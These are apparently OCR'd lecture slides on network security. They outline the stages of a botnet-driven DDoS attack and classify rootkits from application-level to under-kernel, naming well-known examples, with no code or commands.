
2 Attacker secretly installs zombie agent programs, turning unsecured computers into zombies



Detailed Steps (3)


3

Zombie agents connect to a master server




Detailed Steps (4)

4 Attacker sends commands to Master Server to launch a DDoS attack against a targeted system




Detailed Steps (5)

5 Master Server sends signal to zombies to launch attack on targeted system



Detailed Steps (6)

6 Targeted system is overwhelmed by zombie requests, denying requests from normal users




Rootkit

- Software used after system compromise to:
  - Hide the attacker's presence
  - Provide backdoors for easy reentry
- Simple rootkits:
  - Modify user programs (ls, ps)
  - Detectable by tools like Tripwire
- Sophisticated rootkits:
  - Modify the kernel itself
  - Hard to detect from userland


Rootkit Classification

Application-level Rootkit



Hxdef, NTIllusion


Traditional RootKit



Lrk5, t0rn


Rootkit Classification

Kernel-level RootKit



Shadow Walker, adore

Under-Kernel RootKit



SubVirt, ``Blue Pill''